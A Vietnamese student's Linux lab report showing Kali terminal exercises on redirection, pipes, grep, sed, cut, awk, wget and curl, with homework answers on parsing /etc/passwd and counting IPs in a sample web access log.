
└──(kali㉿kali)-[~]
    └─$ ls
        Desktop Documents Downloads Music notes Pictures Public redicrection.txt Templates test Videos

└──(kali㉿kali)-[~]
    └─$ cat redicrection.txt
        HMQ

└──(kali㉿kali)-[~]
    └─$ echo "HELLO WORLD" > redirection.txt

└──(kali㉿kali)-[~]
    └─$ cat redirection.txt
        HELLO WORLD
```

Bài thực hành 11: Chuyển hướng đến tập tin đã tồn tại



```
kali㉿kali: ~
File Actions Edit View Help

└──(kali㉿kali)-[~]
    └─$ echo "THIS IS ME HMQ" >> redirection.txt

└──(kali㉿kali)-[~]
    └─$ cat redirection.txt
        HELLO WORLD
        THIS IS ME HMQ
        Filesystem
```

Bài thực hành 12: Chuyển hướng từ một tập tin

```

File Actions Edit View Help

[(kali㉿kali)-~]
$ wc -m < redirection.txt
27

```

Bài thực hành 13: Chuyển hướng STDERR

```

[(kali㉿kali)-~]
$ ls -al test/ 2> error.txt
total 20
drwxrwxr-x  5 kali kali 4096 Sep 19 21:56 .
drwx—— 18 kali kali 4096 Sep 28 09:46 ..
drwxr-xr-x  2 root root 4096 Sep 19 21:56 one
drwxr-xr-x  2 root root 4096 Sep 19 21:56 there
drwxr-xr-x  2 root root 4096 Sep 19 21:56 two

[(kali㉿kali)-~]
$ mkdir -p test{one,two,three}

[(kali㉿kali)-~]
$ ls -al test/ 2>> error.txt
total 20
drwxrwxr-x  5 kali kali 4096 Sep 19 21:56 .
drwx—— 21 kali kali 4096 Sep 28 09:46 ..
drwxr-xr-x  2 root root 4096 Sep 19 21:56 one
drwxr-xr-x  2 root root 4096 Sep 19 21:56 there
drwxr-xr-x  2 root root 4096 Sep 19 21:56 two

[(kali㉿kali)-~]
$ cat error.txt

[(kali㉿kali)-~]

```

Bài thực hành 14: Piping

```

[(kali㉿kali)-~]
$ wc -m < error.txt
0

[(kali㉿kali)-~]
$ cat error.txt | wc -m
0

[(kali㉿kali)-~]
$ cat error.txt | wc -m > output.txt

[(kali㉿kali)-~]
$ cat output.txt
0

[(kali㉿kali)-~]
$ 

```

Bài tập về nhà 10-11(Yêu cầu làm):

10. Như đã biết, khi sử dụng toán tử “>” để xuất kết quả vô tập tin, nếu tập tin đã tồn tại, nội dung trong tập tin sẽ bị thay thế bằng nội dung mới. Vậy, có cách nào để hoàn tác lại quá trình này hay không? Nếu có, hãy mô tả cách làm.

Không thể hoàn tác lại quá trình . tại vì nội dung trước đó nó sẽ bị mất nếu không sao lưu , vì vậy chúng ta có thể sao lưu nó trước khi sử dụng toán tử “>” ta có thể dùng lệnh copy file

11. Sử dụng lệnh cat cùng với lệnh sort để sắp xếp lại nội dung của tập tin /etc/passwd, sau đó lưu kết quả vào một tập tin mới có tên passwd_new và thực hiện đến số lượng dòng có trong tập tin mới.

Để lưu tập tin /etc/passwd được sắp xếp, em thực hiện câu lệnh sau:

```
(kali㉿kali)-[~/Documents]
$ cat /etc/passwd | sort > passwd_new

(kali㉿kali)-[~/Documents]
```

The terminal shows the command being typed and its execution. A progress bar indicates the process is still running. Below the terminal, a sidebar displays several search results from a Q&A site, including questions about wget, curl, and network troubleshooting.

Và khi mở file passwd_new:

Để thực hiện đếm số dòng của tệp, em thực hiện lệnh wc -l passwd_new :

kali@kali: ~/Documents

File Actions Edit View Help

```
(kali㉿kali)-[~/Documents]
$ cat /etc/passwd | sort > passwd_new
```

```
(kali㉿kali)-[~/Documents]
$ wc -l passwd_new
57 passwd_new
```

```
(kali㉿kali)-[~/Documents] (1) to another
$
```

Hot Network Questions

- Looking for a book where a boy is transported to another world by a beam of light
- Power Over Ethernet (PoE) switch to run multiple cameras on a single Ethernet cable?
- How can the doctor measure out a dose (dissolved in water) of exactly 10% of a tablet?

f) TÌM KIẾM VÀ THAO TÁC VĂN BẢN

Bài thực hành 15: grep

```
(kali㉿kali)-[~]
$ ls -la /usr/bin | grep zip
-rwxr-xr-x 3 root root 39224 Mar  9 2024 bunzip2
-rwxr-xr-x 3 root root 39224 Mar  9 2024 bzip2
-rwxr-xr-x 1 root root 14568 Mar  9 2024 bzip2recover
-rwxr-xr-x 1 root root 23000 Feb 19 2023 funzip
-rwxr-xr-x 1 root root 3516 May 31 19:22 gpg-zip
-rwxr-xr-x 2 root root 2346 Mar  9 2024 gunzip
-rwxr-xr-x 1 root root 98104 Mar  9 2024 gzip
-rwxr-xr-x 1 root root 4754 Jun 19 19:10 p7zip
-rwxr-xr-x 1 root root 5656 Jan  5 2024 preunzip
-rwxr-xr-x 1 root root 5656 Jan  5 2024 prezip
-rwxr-xr-x 1 root root 14568 Jan  5 2024 prezip-bin
-rwxr-xr-x 1 root root 8061 May 30 15:24 streamzip
-rwxr-xr-x 2 root root 179248 Feb 19 2023 unzip
-rwxr-xr-x 1 root root 84848 Feb 19 2023 unzipsfx
-rwxr-xr-x 1 root root 217360 Feb 19 2023 zip
-rwxr-xr-x 1 root root 94696 Feb 19 2023 zipcloak
-rwxr-xr-x 1 root root 70193 May 30 15:24 zipdetails
-rwxr-xr-x 1 root root 2959 Feb 19 2023 zipgrep
-rwxr-xr-x 2 root root 179248 Feb 19 2023 zipinfo
-rwxr-xr-x 1 root root 86176 Feb 19 2023 zipnote
-rwxr-xr-x 1 root root 90304 Feb 19 2023 zipsplit
```

Bài thực hành 16: sed

```
(kali㉿kali)-[~]
$ echo "Hello world" | sed 's/world/Vietnam/'
Hello Vietnam

(kali㉿kali)-[~]
```

Bài thực hành 17: cut

```
(kali㉿kali)-[~]
$ echo "I love maths,physics,chemistry and literature" | cut -d "," -f 2
physics

(kali㉿kali)-[~]
```

Bài thực hành 18: awk

```

kali@kali: ~
File Actions Edit View Help
[(kali㉿kali)-[~]]$ echo "I love maths,physics,chemistry and literature" | cut -d "," -f 2
physics
[(kali㉿kali)-[~]]$ echo "hetto::there::friend" | awk -F ":" '{print $1, $3}'
hetto friend
[(kali㉿kali)-[~]]$ 

```

Bài tập về nhà 12-13(Yêu cầu làm):

12. Sử dụng tập tin /etc/passwd, trích xuất tên user và home directory cho tất cả user có shell được thiết lập là /usr/sbin/nologin. Lưu ý, chỉ sử dụng 1 dòng lệnh duy nhất. Kết quả xuất ra màn hình như hình dưới.

Em sử dụng lệnh grep '/usr/sbin/nologin' /etc/passwd


```

kali@kali: ~/Documents
File Actions Edit View Help
[(kali㉿kali)-[~/Documents]]$ grep '/usr/sbin/nologin' /etc/passwd
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
games:x:5:6:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:992:992:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:102::/nonexistent:/usr/sbin/nologin
strongswan:x:102:65534::/var/lib/strongswan:/usr/sbin/nologin
tcpdump:x:103:105::/nonexistent:/usr/sbin/nologin
sshd:x:104:65534::/run/sshd:/usr/sbin/nologin
usbmux:x:105:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:999:65534:dnsmasq:/var/lib/misc:/usr/sbin/nologin
avahi:x:106:108:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
pulse:x:108:110:PulseAudio daemon,,,:/run/pulse:/usr/sbin/nologin
saned:x:110:114::/var/lib/saned:/usr/sbin/nologin
polkitd:x:991:991:User for polkitd:/:/usr/sbin/nologin
rtkit:x:111:115:RealtimeKit,,,:/proc:/usr/sbin/nologin
colord:x:112:116:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
nm-openvpn:x:113:117:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
nm-openconnect:x:114:118:NetworkManager OpenConnect plugin,,,:/var/lib/NetworkManager:/usr/sbin/n

```

Nếu chỉ muốn xuất user và directory thì em sử dụng lệnh cut:


grep '/usr/sbin/nologin' /etc/passwd | cut -d: -f1,6
 cut -d: -f1,6 : sẽ chỉ lấy phần tử thứ 1 và thứ 6 cắt theo ký tự ":"



```
kali@kali: ~/Documents
File Actions Edit View Help
( kali@kali )-[~/Documents]
$ grep '/usr/sbin/nologin' /etc/passwd | cut -d: -f1,6
daemon:/usr/sbin
bin:/bin
sys:/dev
games:/usr/games
man:/var/cache/man
lp:/var/spool/lpd
mail:/var/mail
news:/var/spool/news
uucp:/var/spool/uucp
proxy:/bin
www-data:/var/www
backup:/var/backups
list:/var/list
irc:/run/ircd
_apt:/nonexistent
nobody:/nonexistent
systemd-network:/
systemd-timesync:/
messagebus:/nonexistent
strongswan:/var/lib/strongswan
tcpdump:/nonexistent
sshd:/run/sshd
usbmux:/var/lib/usbmux
dnsmasq:/var/lib/misc
avahi:/run/avahi-daemon
pulse:/run/pulse
saned:/var/lib/saned
polkitd:/
rtkit:/proc
colord:/var/lib/colord
nm-openvpn:/var/lib/openvpn/chroot
nm-openconnect:/var/lib/NetworkManager
```

Mà đề bài yêu cầu xuất thêm "The user" và "directory is" vào từng dòng nên em sử dụng awk có thể thay đổi cách trình bày văn bản:

grep '/usr/sbin/nologin' /etc/passwd | awk -F ":" '{print "The user " \$1 " directory is " \$6}'
 Lệnh awk -F cũng như lệnh cut -d: sẽ chia văn bản nhận được dựa trên ký tự ":"
 print "The user " \$1 " directory is " \$6 : sẽ in The user + phần tử 1 + directory is + phần tử 6.



```
kali@kali: ~/Documents
File Actions Edit View Help
(kali㉿kali)-[~/Documents]
$ grep '/usr/sbin/nologin' /etc/passwd | awk -F ":" '{print "The user " $1 " directory is " $6}'
The user daemon directory is /usr/sbin
The user bin directory is /bin
The user sys directory is /dev
The user games directory is /usr/games
The user man directory is /var/cache/man
The user lp directory is /var/spool/lpd
The user mail directory is /var/mail
The user news directory is /var/spool/news
The user uucp directory is /var/spool/uucp
The user proxy directory is /bin
The user www-data directory is /var/www
The user backup directory is /var/backups
The user list directory is /var/list
The user irc directory is /run/ircd
The user _apt directory is /nonexistent
The user nobody directory is /nonexistent
The user systemd-network directory is /
The user systemd-timesync directory is /
The user messagebus directory is /nonexistent
The user strongswan directory is /var/lib/strongswan
The user tcpdump directory is /nonexistent
The user sshd directory is /run/sshd
The user usbmux directory is /var/lib/usbmux
The user dnsmasq directory is /var/lib/misc
The user avahi directory is /run/avahi-daemon
The user pulse directory is /run/pulse
The user sanded directory is /var/lib/sanded
The user polkitd directory is /
The user rtkit directory is /proc
The user colord directory is /var/lib/colord
The user nm-openvpn directory is /var/lib/openvpn/chroot
```

13. Tải tập tin access_log.txt.gz tại

(https://github.com/blakduk/ahihhi/raw/master/access_log.txt.gz), sau đó thực hiện liệt kê danh sách các địa chỉ IP và số lượng tương ứng, thực hiện sắp xếp giảm dần.

Để thực hiện được yêu cầu thì em phải tìm hiểu cấu trúc của dữ liệu:
Dùng gunzip để giải nén tập tin và dùng cat để xem dữ liệu tập tin:

```

kali@kali: ~/Documents
File Actions Edit View Help

[(kali㉿kali)-[~/Documents]]$ gunzip access_log.txt.gz
[(kali㉿kali)-[~/Documents]]$ ls
access_log.txt hello.txt NT213 passwd_new
[(kali㉿kali)-[~/Documents]]$ ls access_log.txt
access_log.txt
[(kali㉿kali)-[~/Documents]]$ cat access_log.txt
201.21.152.44 - - [25/Apr/2013:14:05:35 -0700] "GET /favicon.ico HTTP/1.1" 404 89 "-" "Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.31 (KHTML, like Gecko) Chrome/26.0.1410.64 Safari/537.31" "random-site.com"
70.194.129.34 - - [25/Apr/2013:14:10:48 -0700] "GET /include/jquery.jshwoff.min.js HTTP/1.1" 200 2553 "http://www.random-site.com/" "Mozilla/5.0 (Linux; U; Android 4.1.2; en-us; SCH-I535 Build/JZ054K) AppleWebKit/534.30 (KHTML, like Gecko) Version/4.0 Mobile Safari/534.30" "www.random-site.com"
70.194.129.34 - - [25/Apr/2013:14:10:48 -0700] "GET /include/main.css HTTP/1.1" 304 - "http://www.random-site.com/" "Mozilla/5.0 (Linux; U; Android 4.1.2; en-us; SCH-I535 Build/JZ054K) AppleWebKit/534.30 (KHTML, like Gecko) Version/4.0 Mobile Safari/534.30" "www.random-site.com"
70.194.129.34 - - [25/Apr/2013:14:10:49 -0700] "GET /images/menu/2ny.png HTTP/1.1" 200 2732 "http://www.random-site.com/" "Mozilla/5.0 (Linux; U; Android 4.1.2; en-us; SCH-I535 Build/JZ054K) AppleWebKit/534.30 (KHTML, like Gecko) Version/4.0 Mobile Safari/534.30" "www.random-site.com"
70.194.129.34 - - [25/Apr/2013:14:10:58 -0700] "GET /chicago/ HTTP/1.1" 200 7451 "http://www.random-site.com/" "Mozilla/5.0 (Linux; U; Android 4.1.2; en-us; SCH-I535 Build/JZ054K) AppleWebKit/534.30 (KHTML, like Gecko) Version/4.0 Mobile Safari/534.30" "random-site.com"
70.194.129.34 - - [25/Apr/2013:14:10:58 -0700] "GET /include/jquery.js HTTP/1.1" 304 - "http://random-site.com/chicago/" "Mozilla/5.0 (Linux; U; Android 4.1.2; en-us; SCH-I535 Build/JZ054K) AppleWebKit/534.30 (KHTML, like Gecko) Version/4.0 Mobile Safari/534.30" "random-site.com"

```

Thì em thấy địa chỉ IP nằm ở đầu, vậy em phải dùng lệnh awk để chỉ định xuất phần đầu của từ dòng và sử dụng uniq để tính số lần ip xuất hiện và sort để sắp xếp
 cat access_log.txt | awk '{print \$1}' | uniq -c | sort -nr
 awk '{print \$1}': Lệnh này sẽ lấy phần đầu của từng dòng
 uniq -c: uniq được dùng để phát hiện dòng lặp lại và option -c được dùng để đếm số lần lặp lại
 sort -nr: Dùng để sắp xếp, option n là sắp xếp theo số và option r là sắp xếp giảm dần

```

[(kali㉿kali)-[~/Documents]]$ cat access_log.txt | awk '{print $1}' | uniq -c | sort -nr
1038 208.68.234.99
59 208.115.113.91
21 99.127.177.95
13 208.54.80.244
9 208.54.80.244
8 98.238.13.253
8 88.112.192.2
8 72.133.47.242
7 70.194.129.34
1 70.194.129.34
1 201.21.152.44

```

Kết quả trên trả về đúng yêu cầu đề bài nhưng chưa đúng format nên phải thêm lệnh awk '{print "The IP address "\$2" has hit "\$1"}'
 Vậy lệnh cần nhập: cat access_log.txt | awk '{print \$1}' | uniq -c | sort -nr | awk '{print "The IP address "\$2" has hit "\$1"}'

```


1 201.21.152.44

--(kali㉿kali)-[~/Documents]
└─$ cat access_log.txt | awk '{print $1}' | uniq -c | sort -nr | awk '{print "The IP address \"$2\" has hit \"$1\"!"}
The IP address 208.68.234.99 has hit 1038
The IP address 208.115.113.91 has hit 59
The IP address 99.127.177.95 has hit 21
The IP address 208.54.80.244 has hit 13
The IP address 208.54.80.244 has hit 9
The IP address 98.238.13.253 has hit 8
The IP address 88.112.192.2 has hit 8
The IP address 72.133.47.242 has hit 8
The IP address 70.194.129.34 has hit 7
The IP address 70.194.129.34 has hit 1
The IP address 201.21.152.44 has hit 1

```

g) Tải tập tin

Bài thực hành 19: wget



```

File Actions Edit View Help
--(kali㉿kali)-[~]
$ echo "I love maths,physics,chemistry and literature" | cut -d "," -f 2
physics

--(kali㉿kali)-[~]
$ echo "hello::there::friend" | awk -F "::" '{print $1, $3}'
hello friend

--(kali㉿kali)-[~]
$ wget https://github.com/blakduk/ahihi/raw/master/access_log.txt.gz -O access.txt.gz
--2024-09-19 21:45:21--  https://github.com/blakduk/ahihi/raw/master/access_log.txt.gz
Resolving github.com (github.com) ... 20.205.243.166
Connecting to github.com (github.com)|20.205.243.166|:443 ... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://raw.githubusercontent.com/blakduk/ahihi/master/access_log.txt.gz [following]
--2024-09-19 21:45:21--  https://raw.githubusercontent.com/blakduk/ahihi/master/access_log.txt.gz
Resolving raw.githubusercontent.com (raw.githubusercontent.com) ... 185.199.109.133, 185.199.111.1
33, 185.199.108.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.109.133|:443 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 3783 (3.7K) [application/octet-stream]
Saving to: 'access.txt.gz'

access.txt.gz          100%[=====]  3.69K  --.-KB/s   in 0s

2024-09-19 21:45:22 (12.0 MB/s) - 'access.txt.gz' saved [3783/3783]

--(kali㉿kali)-[~]
$ 

```

Bài thực hành 20: curl

Khi làm theo hướng dẫn thực hành thì kết quả trả về file rỗng. Do curl mặc định không redirect, nếu nhập vào đường link cũ thì sẽ tải về file rỗng.

The terminal window shows the following session:

```
(kali㉿kali)-[~]
$ ls
Desktop Downloads Music Pictures redirection.txt Templates Videos
Documents error.txt output.txt Public robots.txt test

(kali㉿kali)-[~]
$ curl https://github.com/blakduk/ahihi/raw/master/access_log.txt.gz -o access.txt.gz
  % Total    % Received % Xferd  Average Speed   Time   Time  Current
     0       0      0      0      0      0      0      0 --:--:-- --:--:-- --:--:-- 0
*   [https://s3.amazonaws.com/logzio-elk/apache-daily-access.log] 301 Moved Permanently
*   [https://s3.amazonaws.com/logzio-elk/apache-daily-access.log] 200 OK
* AmazonS3

curl: (7) failed to connect to https://logz.io/sample-data (No connection could be made because the target machine actively refused it)
```

Hot Network Questions sidebar:

- Looking for a book where a beam of light passes through another world by a beam of light
- Power Over Ethernet (PoE) for multiple IP cameras on a single Ethernet port
- How can the doctor measure the amount of salt (in water) of exactly 10% concentration?
- Did Microsoft actually release a new version of Windows 10?

Nên em phải sử dụng option **-L** để curl biết redirect:

The terminal window shows the following session:

```
(kali㉿kali)-[~]
$ ls
Desktop Downloads Music Pictures redirection.txt Templates Videos
Documents error.txt output.txt Public robots.txt test

(kali㉿kali)-[~]
$ curl https://github.com/blakduk/ahihi/raw/master/access_log.txt.gz -o access.txt.gz
  % Total    % Received % Xferd  Average Speed   Time   Time  Current
     0       0      0      0      0      0      0      0 --:--:-- --:--:-- --:--:-- 0
*   [https://s3.amazonaws.com/logzio-elk/apache-daily-access.log] 301 Moved Permanently
*   [https://s3.amazonaws.com/logzio-elk/apache-daily-access.log] 200 OK
* AmazonS3

(kali㉿kali)-[~]
$ curl https://github.com/blakduk/ahihi/raw/master/access_log.txt.gz -Lo access.txt.gz
  % Total    % Received % Xferd  Average Speed   Time   Time  Current
     0       0      0      0      0      0      0      0 --:--:-- --:--:-- --:--:-- 0
*   [https://logz.io/sample-data] 100% 3783  100  3783  0     0  1639      0  0:00:02  0:00:02  --:--:-- 3719

curl: (7) failed to connect to https://logz.io/sample-data (No connection could be made because the target machine actively refused it)
```

Hot Network Questions sidebar:

- Looking for a book where a beam of light passes through another world by a beam of light
- Power Over Ethernet (PoE) for multiple IP cameras on a single Ethernet port
- How can the doctor measure the amount of salt (in water) of exactly 10% concentration?
- Did Microsoft actually release a new version of Windows 10?

Bài tập về nhà 14-16(Cộng điểm):

14. Hãy cho biết đường dẫn thực thi của 2 lệnh wget và curl?

Để tìm đường dẫn câu lệnh em có thể dùng lệnh which:

```
(kali㉿kali)-[~/Documents]
$ which wget
/usr/bin/wget

(kali㉿kali)-[~/Documents]
$ which curl
/usr/bin/curl
```

15. Theo bạn, trong 2 lệnh tải về wget và curl, lệnh nào ưu việt hơn? Giải thích?

	Wget	Curl
Ưu điểm	<ul style="list-style-type: none"> -Có khả năng tải các tập tin và thư mục một cách đệ quy - Có thể tiếp tục tải khi bị gián đoạn -Hữu ích khi tải toàn bộ trang web 	<ul style="list-style-type: none"> -Có thể tải về và tải lên -Hỗ trợ nhiều phương thức (HTTP, HTTPS, FTP, SCP, SFTP, SMTP, POP3, IMAP,...) - Có khả năng tùy chỉnh header, cookie và các thao tác POST/GET
Nhược điểm	<ul style="list-style-type: none"> -Chủ yếu được dùng để tải tập tin xuống -Chỉ có thể sử dụng các phương thức HTTP, HTTPS, FTP 	<ul style="list-style-type: none"> - Không hỗ trợ đệ quy
Kết luận	Nếu muốn tải xuống tập tin, đặc biệt khi cần tính năng đệ quy và có sự đứt quãng	Khi cần nhiều tính năng tương tác với giao thức mạng khác nhau.

16. Có thể sử dụng lệnh curl để thay đổi các HTTP header được hay không? Nếu được, cho ví dụ?

Lệnh curl có thể thay đổi HTTP header bằng cách thêm tùy chọn -H

Ví dụ thay đổi user agent: curl -H "User-Agent: Your-New-User-Agent"
<http://httpbin.org/headers>

```
(kali㉿kali)-[~/Documents]
$ curl -H "User-Agent: Your-New-User-Agent" http://httpbin.org/headers
{
  "headers": {
    "Accept": "*/*",
    "Host": "httpbin.org",
    "User-Agent": "Your-New-User-Agent",
    "X-Amzn-Trace-Id": "Root=1-66f2d6d2-3f3366f106e8d38d11e4dc8d"
  }
}
```

